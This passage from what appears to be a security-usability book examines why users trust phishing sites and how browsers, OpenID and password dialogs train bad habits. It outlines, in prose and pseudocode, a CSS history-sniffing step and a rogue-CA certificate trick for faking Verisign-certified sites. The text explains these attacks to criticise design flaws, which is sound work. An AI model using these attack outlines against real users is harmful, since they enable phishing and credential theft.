Security companies aren't helping with this confusion by their handling of things like trust marks and site security seals. Although these are basically worthless — anyone can copy the graphic to their site, and by the time it's finally discovered (if it's ever discovered) it's too late to do much about it — providers of some seals like Verisign's Secure Site Seal compound the problem by tying it to their issuing of SSL server certificates. As a result Verisign's brand is being attached to a completely insecure site-marking mechanism, with the unfortunate effect that a significant proportion of users are more likely to trust sites that display the mark [46]. Phishers

can therefore increase the effectiveness of their phishing by copying the graphics of any site seals they feel like using to their sites.

The problem with CA branding (and lack of brand recognition) was demonstrated in the study of user recognition of CA brands discussed in the next section in which, of the users who actually knew what a CA was (many didn't), far more identified Visa as a trusted CA than Verisign, despite the fact that Verisign is the world's largest CA and Visa isn't a CA at all [18]. Combine this with the previously-described user response to certificates and you have a situation where a bogus CA with a well-known brand like Visa will be given more weight than a genuine CA like Verisign. After all, what user would doubt <https://www.visa.com>, certified by Visa's own CA?

In practice almost everything trumps certificate-based SSL security indicators. One large-scale study found, for example, that if users were presented with two identical pages of which one was SSL-protected and had a complex URL, <https://www.accountonline.com/View?docId=Index&siteId=AC&langId=EN> and the other wasn't secured and had a simple URL, <http://www.attuniversalcard.com>, people rated the unprotected version with the simple URL as considerably more trustworthy than the protected one with the complex URL [47] (the unsecured page — note the different domains that the two are hosted in, even though they're the same page — has since been updated to redirect to the secured page). Other factors that usability researchers have found will trump SSL indicators include:

- The complexity of the web page. Using fancy graphics and Flash animation exploits the watermark fallacy, in which users translate the use of complex features in physical objects that's used for anti-counterfeiting of items like banknotes and cheques into an indication of authenticity in the virtual world.
- Pseudo-personalisation such as displaying the first four digits of the user's credit card number, for example 4828-****-****-****, to "prove" that you know them. The first four digits are identical across large numbers of users and therefore relatively easy to anticipate. For attacks targeting the user bases of individual banks, it's even easier because prefixes for all cards from that bank will be identical. For example when phishers spammed (possible) customers of the Mountain America credit union in Salt Lake City, they were able to display the first five digits of the card as "proof" of legitimacy because all cards issued by the bank have the same prefix [48] (in addition they used a legitimate CA-issued certificate to authenticate their phishing site).
- Providing an independent verification channel for information such as a phone number to call. This exploits the "not-my-problem" fallacy, no-one actually calls the number since they assume that someone else will. In addition phishers have already set up their own interactive voice response (IVR) systems using VoIP technology that mimic those of the target bank, so having a phone number to call is no guarantee of authenticity [49][50].

The "not-my-problem" fallacy is particularly noteworthy here because it first gained widespread attention in 1964 when a woman named "Kitty" Genovese was brutally murdered next to her New York apartment building. As with the phone verification channel for web pages, people who heard her cries for help during separate attacks spread over about thirty minutes assumed that someone else had called the police and so didn't call themselves (although some of the details, and in particular the number and apparent apathy of some of the bystanders, was exaggerated by journalists). This event was later investigated in depth by psychologists, who termed the phenomenon the "bystander effect". They found that the more bystanders there are, the less likely that any one is to come to a victim's aid because the assumption is that someone else must have already done so [51]. This effect, which arises due to diffusion of responsibility, is so noticeable that it's been quantified by experimental psychologists. In one experiment, having one bystander present resulted in 85% of subjects stepping in to help. With two bystanders this dropped to 62%, and with five

bystanders it had fallen to 32%, with each one thinking that it was someone else's job to intervene [52].

The bystander effect exists in many variations. For example in one experiment subjects were shown a sample line X and three other lines A, B, and C, of which A was shorter than X, B was the same length, and C was longer. The subjects were placed in a room with a varying number of other people who reported that either the shorter A or the longer C matched X rather than the equal-length B. With one other person present, 3% of subjects agreed with the (incorrect) assessment. With two others present this rose to 14%, and with three others it went to 32% (these figures aren't exactly identical to the ones from the previous experiment; the point is that there's a demonstrable effect that increases with the number of bystanders, not that some hard-and-fast figure applies across all cases [53]).

When people were asked why they'd done this, they explained it away on the basis that they wanted to fit in, or (more rationally, since the supposed reason for the experiment was that it was a vision test) that they thought there might be something wrong with their eyesight since the others couldn't *all* be wrong (although technically this could be taken as a variation of wanting to fit in).

In the Internet the bystander effect is particularly pernicious. Recall that the effect increases with the number of bystanders present. In the Genovese murder, the presence of a relatively small group people was enough to trigger the bystander effect. On the Internet, the *entire world* is potentially a bystander. This is the worst possible situation into which you can deploy a mechanism that can fall prey to the bystander effect, and although phishers probably aren't psychology graduates they do know how to take advantage of this.

Alongside these tricks, there are myriad other ways that are being actively exploited by phishers. Any of these factors, or factors in combination, can trump SSL security in the eyes of the users.

Password Mismanagement

The start of this section touched on the poor implementation of password security by applications, pointing out that both SSH and SSL/TLS, protocols designed to secure (among other things) user passwords, will connect to anything claiming to be a server and then hand over the user's password in plaintext form without attempting to apply even the most basic protection mechanisms. However, the problem goes much further than this. Applications (particularly web browsers) have conditioned users into constantly entering passwords with no clear indication of who they're handing them over to. These password mechanisms are one of the many computer processes that are training users to become victims of phishing attacks.




Figure 8: Gimme your password!

Consider the dialog in Figure 8, in this case a legitimate one generated by the Firefox browser for its own use. This dialog is an example of geek-speak at its finest. In order to understand what it's asking, you need to know that Netscape-derived browsers use the PKCS #11 crypto token interface internally to meet their cryptographic security requirements. PKCS #11 is an object-oriented interface for devices like smart cards, USB tokens, and PCMCIA crypto cards, but can also be used as a pure software API. When there's no hardware crypto token available, the

browser uses an internal software emulation, a so-called PKCS #11 soft-token. In addition, the PKCS #11 device model works in terms of user sessions with the device. The default session type is a public session, which only allows restricted (or even no) access to objects on the device and to device functionality. In order to fully utilise the device, it's necessary to open a private session, which requires authenticating yourself with a PIN or password. What the dialog is asking for is the password that's required to open a private session with the internal PKCS #11 soft-token in order to gain access to the information needed to access a web site.




Figure 9: Password dialog as the user sees it

Possibly as much as one hundredth of one percent of users exposed to this dialog will understand that. For everyone else, it may as well be written in Klingon (see Figure 9). All they know is that whenever they fire up the browser and go to a web site that requires authentication, this garbled request for a password pops up. After an initial training period, their proficiency increases to the point where they're barely aware of what they're doing when they type in their password — it's become an automatic process of the kind described in the next chapter.

Other poorly-thought-out password management systems can be similarly problematic. The OpenID standard, a single-sign-on mechanism for web sites, goes to a great deal of trouble to remain authentication-provider neutral. The unfortunate result is what security practitioner Ben Laurie has termed “a standard that has to be the worst I've ever seen from a phishing point of view” [54] because it allows any web site to steal the credentials you use at any other web site. To do this, an attacker sets up a joke-of-the-day or animated-dancing-pigs or kitten-photos web page or some other site of the kind that people find absolutely critical for their daily lives, and uses OpenID to authenticate users. Instead of using your chosen OpenID provider to handle the authentication, the attacker sends you to an attacker-controlled provider that proxies the authentication to the real provider. In this way the attacker can use your credentials to empty your PayPal account while you're reading the joke of the day or looking at kitten pictures.

This is far worse than any standard phishing attack because instead of having to convince you to go to a fake PayPal site, the attacker can use any site at all to get at your PayPal credentials. What OpenID is doing is training users to follow links from random sites and then enter their passwords, exactly the behaviour that phishers want [55]. By declaring this problem “out of scope” for the specification [56], the developers of the OpenID standard get to pass it on to someone else. Other federated single-sign-on mechanisms like Internet2's Shibboleth exhibit similar flaws.

Future developments have the potential to make this situation even worse. If the biometrics vendors get their way, we'll be replacing login passwords with thumbprints. Instead of at least allowing for the possibility of one password per account, there'll be a single password (biometric trait) for all accounts, and once it's compromised there's no way to change it. Far more damaging though is the fact that biometrics makes it even easier to mindlessly authenticate yourself at every opportunity, handing out your biometric “password” to anything that asks for it. Articles proposing the use of biometrics as anti-phishing measures never even consider these issues, choosing to focus instead on the technical aspects of fingerprint scanning and related issues [57].

Abuse of Authority

Once applications have obtained additional authorisation for a particular action, they often retain their extra privileges far beyond any sensible amount of time for which they need them. Like a miser hanging onto money, the clutch the extra privileges to their chest and refuse to let go for any reason. Consider the Firefox plugin-install request shown in Figure 10. It only takes two mouse clicks in response to the install request to give the browser the necessary permission to install the plugin, but navigation to an obscure configuration dialog buried four levels down in a succession of menus and other dialogs to remove them again. What's more, the browser hasn't just authorised the installation of that one plugin but of all other plugins hosted at that domain! Consider the amount of content hosted on domains like `yahoo.com` to see how dangerous such a blanket permission can be — the `groups.yahoo.com` community alone has gigabytes of arbitrary untrusted content hosted on it, all sitting ready to infect your PC.




Figure 10: Plugin install request

The abuse of authority can be exploited in arbitrarily creative ways. Consider the following cross-pollination attack, which allows an impostor to set up a genuine Verisign-certified fake banking site. This takes advantage of the way that browsers currently handle certificates that they can't verify. Instead of treating the security failure as an absolute, they allow users to ignore it and continue anyway, which virtually all users do. However instead of allowing the certificate to be used once, they allow it to be used either for the remainder of the browser session or forever (see Figure 11: Permanent temporary certificate acceptance). Since users tend to leave browsers (along with applications like email and IM clients) open for extended periods of time, and PCs powered on (or at least effectively on, for example in hibernation) for equally long amounts of time, the time periods “for this session” and “permanently” are more or less synonymous. So what we need to do is get a user to accept a certificate for a non-valuable site (for which they're quite likely to click ‘OK’ since there are no real consequences to this action), and then reuse it later to certify any site that we want.




Figure 11: Permanent temporary certificate acceptance

To do this, we get them to come to the initial site via standard spam techniques inviting them to read an e-postcard, view someone's holiday photos, meet a long-lost school friend, or some other standard (and innocuous) lure. The site is protected with an SSL certificate that the browser can't verify, so the user has to accept it either permanently or for the current session. If the user accepts it permanently then there's nothing left to do. If they accept it for the current session then all that the phishing site needs to do is determine that they've accepted the certificate in order to use it to "authenticate" the phishing site.

Phishers have come up with several ways of doing this that don't involve the obvious (and easily-blocked) use of cookies. One is cache mining, which uses the load time of potentially cached images from the target site to determine whether the browser has recently visited it (and subsequently cached the images) or not [58]. A far more effective means of doing this though involves the use of Cascading Style Sheets (CSS). CSS has a `:visited` pseudo-class that allows the server to dynamically change the appearance of a link `` based on whether the client has visited it in the past or not (the browser default is to change the colour slightly, typically from blue to purple). In programming terms, this CSS facility allows the server to execute the command `if url_visited then do_A else do_B` on the client.

How does the server find out what the client has done? By having the actions loop back to the server using CSS' `url()` feature, applying two different URLs based on whether `do_A` or `do_B` is triggered. So the pseudocode becomes `if url_visited then url('server_url_A') else url('server_url_B')`. All of this is hidden from the user through the use of an empty-appearing link, ``. The server can now tell whether the user has accepted the certificate from the innocuous site as soon as the user visits the not-so-innocuous site [59].

So how does this allow us to create a genuine Verisign-certified fake banking site? By making the SSL certificate that the user accepts to get to the innocuous site a CA certificate, we can now use it to issue our own certificates in any name we want. Because of the universal implicit cross-certification that's present in browsers, we can issue a certificate in the name of Verisign, and our fake Verisign can then certify any phishing site that it wants. When the user visits the phishing site, they'll get no warning from the browser, all the SSL security indicators will be present, and on the very remote chance that they bother to check the certificate, they'll see that it's been authorised by Verisign, the world's largest CA. Not bad for a few fragments of CSS and an extra flag set in a certificate!

Other Languages, Other Cultures

Up until about fifteen years ago, it was assumed that there were universal maxims such as modes of conversation and politeness that crossed all cultural boundaries. This turned out to be largely an illusion, contributed to at least to some extent by the fact that most of the researchers who published on the subject came from an Anglo-Saxon, or at least European, cultural background.

Since then, the ensuing field of cross-cultural pragmatics, the study of how people interact across different cultures, has helped dispel this illusion. For example, the once-popular assumption that the "principles of politeness" are the same everywhere have been shown to be incorrect in ways ranging from minor variations such as English vs. eastern European hospitality rituals through to major differences such as cultures in which you don't thank someone who performs a service for you because if they didn't want you to accept the service they wouldn't have offered it, a practice that would seem extremely rude to anyone coming from a European cultural background.

Let's look at a simple example of how a security user interface can be affected by cross-cultural pragmatics issues. Imagine a fairly standard dialog that warns that something has gone slightly wrong somewhere and that if the user continues, their privacy may be compromised. Even the simple phrase "your privacy may be compromised" is a communications minefield. Firstly, the English term "privacy" has no equivalent in any other European language. In fact the very concept of

“privacy” reflects a very Anglo-Saxon cultural value of being able to create a wall around yourself when and as required. Even in English, privacy is a rather fuzzy concept, something that philosopher Isaiah Berlin calls a “negative liberty” which is defined by an intrusion of it rather than any innate property. Like the US Supreme Court’s (non-)definition of obscenity, people can’t explicitly define it, but know when they’ve lost it [60]. So in this case warning of a *loss* of privacy (rather than stating that taking a certain measure will increase privacy) is the appropriate way to communicate this concept to users — assuming that they come from an Anglo-Saxon cultural background, that is.

Next we have the phrase “may be”, a uniquely English way of avoiding the use of an imperative [61]. In English culture if you wanted to threaten someone, you might tell them that if they don’t take the requested action they might have a nasty accident. On the continent, you’d be more likely to inform them that they *will* have a nasty accident. Moving across to eastern Europe and Italy, you’d not only inform them of the impending accident but describe it in considerable and occasionally graphic detail.

The use of so-called whimperatives, extremely common in English culture, is almost unheard-of in other European languages [62]. A request like “Would you mind opening the window” (perhaps watered down even further with a side-order of “it’s a bit cold in here”) would, if you attempted to render it into a language like Polish, “Czy miałabyś ochotę ...”, sound quite bizarre — at best it would come across as an inquiry as to whether the addressee is capable of opening the window, but certainly not as a request.

Finally, we come to the word “compromise”, which in everyday English is mostly neutral or slightly positive, referring to mutual concessions made in order to reach agreement (there’s an old joke about a manager who wonders why security people are always worrying about compromise when everyone knows that compromise is a necessary requirement for running a business). In other languages the connotations are more negative, denoting weakness or a sell-out of values. Only in the specialised language of security-speak, however, is compromise an obviously negative term.

The fact that it’s taken four paragraphs just to explain the ramifications of the phrase “your privacy may be compromised” is a yardstick of how tricky the effective communication of security-relevant information can be. Even something as simple as the much-maligned “Are you sure?” dialog box can be problematic. In some cultures, particularly when offering hospitality, you never try to second-guess someone else’s wishes. A host will assume that the addressee should always have more, and any resistance by them can be safely disregarded (the authors of endless “Are you sure?” dialogs should probably take this attitude to heart). The common English question “Are you sure?” can thus sound quite odd in some cultures.

Japan has a cultural value called *enryo*, whose closest English approximation would be “restraint” or “reserve”. The typical way to express *enryo* is to avoid giving opinions and to sidestep choices. Again using the example of hospitality, the norm is for the host to serve the guest a succession of food and drink and for the guest to consume at least a part of every item, on the basis that to not do so would imply that the host had miscalculated the guest’s wishes. The host doesn’t ask, and the guest doesn’t request. When responding to a security-related dialog in which the user is required to respond to an uninvited and difficult-to-answer request, the best way to express *enryo* is to click ‘OK’. In a Japanese cultural context, the ‘OK’ button on such dialogs should really be replaced with one that states ‘*Nan-demo kaimasen*’, “Anything will be all right with me”. (In practice it’s not quite that bad, since the fact that the user is interacting with a machine rather than a human relaxes the *enryo* etiquette requirements).

So going beyond the better-known problems of security applications being localised for *xx-geek* by their developers, even speaking in plain English can be quite difficult when the message has to be accurately communicated across different languages and cultures. Some time ago I was working on an internationalised security application and the person doing the Polish translation told me that in situations like this in which

the correct interpretation of the application developer's intent is critical, he preferred to use the English version of the application (even though it wasn't his native language) because then he knew that he was talking directly with the developer, and not witnessing an attempt to render the meaning across a language and cultural barrier.

References

- [1] "Security Absurdity: The Complete, Unquestionable, And Total Failure of Information Security", Noam Eppel, <http://www.securityabsurdity.com/failure.php>.
- [2] "The Twelve Networking Truths", RFC 1925, Ross Callon, 1 April 1996.
- [3] "Requirements for IPsec Remote Access Scenarios", RFC 3457, Scott Kelly and Sankar Ramamoorthi, January 2003.
- [4] "Authentication Components: Engineering Experiences and Guidelines", Pasi Eronen and Jari Arkko, *Proceedings of the 12th International Workshop on Security Protocols (Protocols '04)*, Springer-Verlag Lecture Notes in Computer Science No.3957, April 2004, p.68.
- [5] "Datagram Transport Layer Security", RFC 4347, Eric Rescorla and Nagendra Modadugu, April 2006.
- [6] "Straw poll on TLS SRP status", thread on ietf-tls mailing list, May-June 2007, <http://www1.ietf.org/mail-archive/web/tls/current/-msg01667.html>.
- [7] "Man-in-the-Middle in Tunnelled Authentication Protocols", N. Asokan, Valtteri Niemi, and Kaisa Nyberg, Cryptology ePrint Archive, Report 2002/163, November 2002, <http://eprint.iacr.org/2002/163>.
- [8] "Man-in-the-Middle in Tunnelled Authentication Protocols", N. Asokan, Valtteri Niemi, and Kaisa Nyberg, *Proceedings of the 11th Security Protocols Workshop (Protocols '03)*, Springer-Verlag Lecture Notes in Computer Science No.3364, April 2003, p.29.
- [9] "The Compound Authentication Binding Problem", IETF draft `draft-puthenkulam-eap-binding-04`, Jose Puthenkulam, Victor Lortz, Ashwin Palekar, and Dan Simon, 27 October 2003.
- [10] "Application Interfaces That Enhance Security", Apple Computer, 23 May 2006, <http://developer.apple.com/documentation/Security/-Conceptual/SecureCodingGuide/Articles/-AppInterfaces.html>.
- [11] "CAPTCHA effectiveness", Jeff Atwood, 25 October 2006, <http://www.codinghorror.com/blog/archives/000712.html>.
- [12] "CAPTCHA CAPTCHA DECODER", <http://www.lafdc.com/-captcha/>.
- [13] "OCR Research Team", <http://ocr-research.org.ua/>.
- [14] "Computer Security in the Real World", Butler Lampson, keynote address at the 14th Usenix Security Symposium (Security'05), August 2005.
- [15] "Prospect Theory: An Analysis of Decision under Risk", Daniel Kahneman and Amos Tversky, *Econometrica*, **Vol.47, No.2** (March 1979), p.263.
- [16] "An Analysis of the System Security Weaknesses of the US Navy Fleet Broadcasting System, 1967-1974, as exploited by CWO John Walker", Laura Heath, Master of Military Art and Science thesis, US Army Command and General Staff College, Ft. Leavenworth, Kansas, 2005.
- [17] "User-Centered Security", Mary Ellen Zurko, *Proceedings of the 1996 New Security Paradigms Workshop (NSPW'96)*, September 1996, p.27.
- [18] "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.
- [19] "Challenges in deploying low-latency anonymity (Draft)", Roger Dingledine, Nick Mathewson and Paul Syverson, 2005, <http://tor.eff.org/-svn/trunk/doc/design-paper/challenges.pdf>.

- [20] “Firefox and the Worry-free Web”, Blake Ross, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.577.
- [21] “About Face 2.0: The Essentials of Interaction Design”, Alan Cooper and Robert Reimann, John Wiley and Sons, 2003.
- [22] “Cabirn Fever”, Peter Ferrie and Peter Szor, *Virus Bulletin*, August 2004, p.4.
- [23] “Security and Identification Indicators for Browsers against Spoofing and Phishing Attacks”, Amir Herzberg and Ahmad Jbara, Cryptology ePrint Archive, <http://eprint.iacr.org/2004/>, 2004.
- [24] “Why Features Don’t Matter Any More: The New Laws of Digital Technology”, Andreas Pfeiffer, *ACM Ubiquity*, **Vol.7, Issue 7** (February 2006), http://www.acm.org/ubiquity/views/v7i07_pfeiffer.html.
- [25] “Invalid banking cert spooks only one user in 300”, Stephen Bell, ComputerWorld New Zealand, 16 May 2005, <http://www.computerworld.co.nz/news.nsf/NL/-FCC8B6B48B24CDF2CC2570020018FF73>.
- [26] “The heuristic-systematic model in its broader context”, Serena Chen and Shelly Chaiken, *Dual-Process Theories in Social Psychology*, Guilford Press, 1999, p.73.
- [27] “Information Foraging in Information Access Environments”, Peter Pirolli and Stuart Card, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (SIGCHI’95)*, May 1995, p.51.
- [28] “pattern recognition”, Dan Kaminsky, invited talk at Black Ops 2006 at the 20th Large Installation System Administration Conference (LISA’06), December 2006.
- [29] “SSH for fun and profit”, Sebastian Kraemer, 1 July 2002, <http://www.shellcode.com.ar/docz/asm/sssharp.pdf>.
- [30] “Hacking: The Art of Exploitation”, Jon Erickson, No Starch Press, 2003.
- [31] “THC Fuzzy Fingerprint”, 25 October 2003, <http://www.thc.org/thc-ffp/>.
- [32] “Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain”, “Plasmoid”, 25 October 2003, <http://www.thc.org/papers/ffp.html>.
- [33] “Web Survey and Internet Research Reports by SecuritySpace”, http://www.securityspace.com/s_survey/data/, 2005. Note that the figures given in the survey results don’t add up to the value quoted in the text, since some certificates are invalid for multiple reasons and therefore appear in multiple categories.
- [34] “Hardening Web Browsers Against Man-in-the-Middle and Eavesdropping Attacks”, Haidong Xia and José Brustuloni, *Proceedings of the 14th international conference on the World Wide Web (WWW’05)*, May 2005, p.489.
- [35] Lucky Green, private communications, 10 December 2006.
- [36] “A Case (Study) For Usability in Secure Email Communication”, Apu Kapadia, *IEEE Security and Privacy*, **Vol.5, No.2** (March/April 2007), p.80.
- [37] “Sights unseen”, Siri Carpenter, *Monitor on Psychology*, **Vol.32, No.4** (April 2001), p.54.
- [38] “Fundamental Surprises”, Zvi Lanir, Center for Strategic Studies, University of Tel Aviv, 1986.
- [39] “Excession”, Iain Banks, Orbit, 1997.
- [40] “Self-certifying File System”, David Mazieres, PhD thesis, MIT, May 2000.
- [41] “The User Illusion: Cutting Consciousness Down to Size”, Tor Nørretranders, Penguin, 1999.
- [42] “Why Johnny Can’t Evaluate Security Risk”, George Cybenko, *IEEE Security and Privacy*, **Vol.4, No.1** (January/February 2006), p.5
- [43] “An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks”, Collin Jackson, Dan Simon, Desney Tan, and Adam Barth, *Proceedings of the Usable Security 2007 Conference (USEC’07)*, February 2007.
- [44] “Re: [hcisec] EV certificates and phishing”, James Donald <jamesd@echeque.com>, posting to the hcisec@yahoogroups.com mailing list, message-ID 45DD1784.5010606@echeque.com, 22 February 2007.

- [45] "Improving Authentication On The Internet", Gervase Markham, <http://www.gerv.net/security/improving-authentication/>, 12 May 2005.
- [46] "User Perceptions of Privacy and Security on the Web", Scott Flinn and Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST'05)*, October 2005, <http://www.lib.unb.ca/-Texts/PST/2005/pdf/flinn.pdf>.
- [47] "The Human Factor in Phishing", Markus Jakobsson, *Proceedings of the 6th National Forum on Privacy & Security of Consumer Information*, January 2007.
- [48] "The New Face of Phishing", Brian Krebs, 13 February 2006, http://blog.washingtonpost.com/securityfix/2006/02/-the_new_face_of_phishing_1.html.
- [49] "Phishers try a phone hook", Joris Evers, CNet News.com, 20 April 2006, http://news.com.com/Phishers+try+a+phone+hook/2100-7349_3-6066171.html.
- [50] "Phishers come calling on VoIP", Joris Evers, CNet News.com, 10 July 2006, http://news.com.com/Phishers+come+calling+on+VoIP/-2100-7349_3-6092366.html.
- [51] "The Unresponsive Bystander: Why Doesn't He Help?", Darley Bibb and John Latane, Prentice Hall, 1970.
- [52] "Help in a Crisis: Bystander Response to an Emergency", Bibb Latané and John Darley, General Learning Press, 1976.
- [53] "Studies of independence and conformity: A minority of one against a unanimous majority", Solomon Asch, *Psychological Monographs*, **Vol.70, No.9** (1956).
- [54] "OpenID: Phishing Heaven", Ben Laurie, 19 January 2007, <http://www.links.org/?p=187>.
- [55] "Phishing and OpenID: Bookmarks to the Rescue?", Ka-Ping Yee, 20 January 2007, <http://usablesecurity.com/2007/01/20/phishing-and-openid/>.
- [56] "OpenID Authentication 2.0", <http://openid.net/specs.bml>.
- [57] "A Touch of Money", Anil Jain and Sharathchandra Pankanti, *IEEE Spectrum (INT)*, **Vol.43, No.7** (July 2006), p.14.
- [58] "Timing Attacks on Web Privacy", Ed Felten and Michael Schneider, *Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS'00)*, November 2000, p.23.
- [59] "Case Study: Browser Recon Attacks", Sid Stamm and Tom Jagatic, in "Phishing and Countermeasures", Markus Jakobsson and Steven Myers (eds), 2007.
- [60] "Privacy and Freedom", Alan Westin, Atheneum, 1967.
- [61] "Watching the English", Kate Fox, Hodder & Stoughton Paperbacks, 2005.
- [62] "Cross-Cultural Pragmatics: The Semantics of Human Interaction (2nd ed)", Anna Wierzbicka, Walter de Gruyter, 2003.

The Psychology of Security Usability

Some of the problems mentioned in the previous chapter wouldn't be too surprising to cognitive psychologists, people who study the mental processes involved in how people understand, analyse, and solve problems. The field of psychology provides a great deal of insight into how people deal with security user interfaces, but this very useful resource is rarely applied to the field of computer security. As the author of one text on human rationality points out, "The heavenly laws of logic and probability rule the realm of sound reasoning: psychology is assumed to be irrelevant. Only if mistakes are made are psychologists called in to explain how wrong-wired human minds deviate from these laws [...] Many textbooks present first the laws of logic and probability as the standard by which to measure human thinking, then data about how people actually think. The discrepancy between the two makes people appear to be irrational" [1]. Since the emphasis was on prescribing what people *should* be doing rather than describing what they *actually* did, and the prescriptive approach was defined to constitute rational behaviour, any deviation from the prescribed behaviour was judged to be irrational [2].

This chapter looks at how some of the human mental processes that are relevant to security work, and explores why security user interface elements often perform so poorly in the real world.

How Users Make Decisions

To help understand how we've got into this mess, it's useful to look at how the human decision-making process actually works. The standard economic decision-making model, also known as the Bayesian decision-making model, assumes that someone making a decision will carefully take all relevant information into account in order to come up with an optimal decision. As one observer put it, this model "took its marching orders from standard American economics, which assumes that people always know what they want and choose the optimal course of action for getting it" [3]. This model, called Utility Theory, goes back to at least 1944 and John von Neumann's work on game theory [4], although some trace its origins (in somewhat distant forms) as far back as the early 1700s [5].

The formalisation of the economic decision-making model, Subjective Expected Utility Theory (SEU), makes the following assumptions about the decision-making process [6][7][8][9]:

1. The decision-maker has a utility function that allows them to rank their preferences based on future outcomes.
2. The decision-maker has a full and detailed overview of all possible alternative strategies.
3. The decision-maker can estimate the probability of occurrence of outcomes for each alternative strategy.
4. The decision-maker will choose between alternatives based on their subjective expected utility.

To apply the SEU model to making a decision, you're expected to execute the following algorithm:

```
for each possible decision alternative
  x = all possible consequences of making a decision, which includes
      recursive evaluation of any carry-on effects);
  p(x) = quantitative probability for x;
  U(x) = subjective utility of each consequence;
  p(x) × U(x) = probability multiplied by subjective utility;
```

$$\text{SEU total} = \sum_{i=0}^n p(x_i) \times U(x_i);$$

The certificate dialog in Figure 12 is a good example of something designed for the SEU decision-making model (although this was done inadvertently rather than deliberately). To decide whether to continue, all you need to do is follow the algorithm given above. Taking one example mentioned in the dialog's text, the possibility of a server misconfiguration as mentioned in the dialog, you can evaluate the probability of this based on an evaluation, in turn, of the competence of the remote system's administrators, the chances that they've made an error, the chances of a software bug, and so on. Then you assign probabilities and utilities to each of these, say 0.6 for the competence of the remote system's administrators and 0.85 for the subjective utility.




Figure 12: SEU decision-making sample scenario

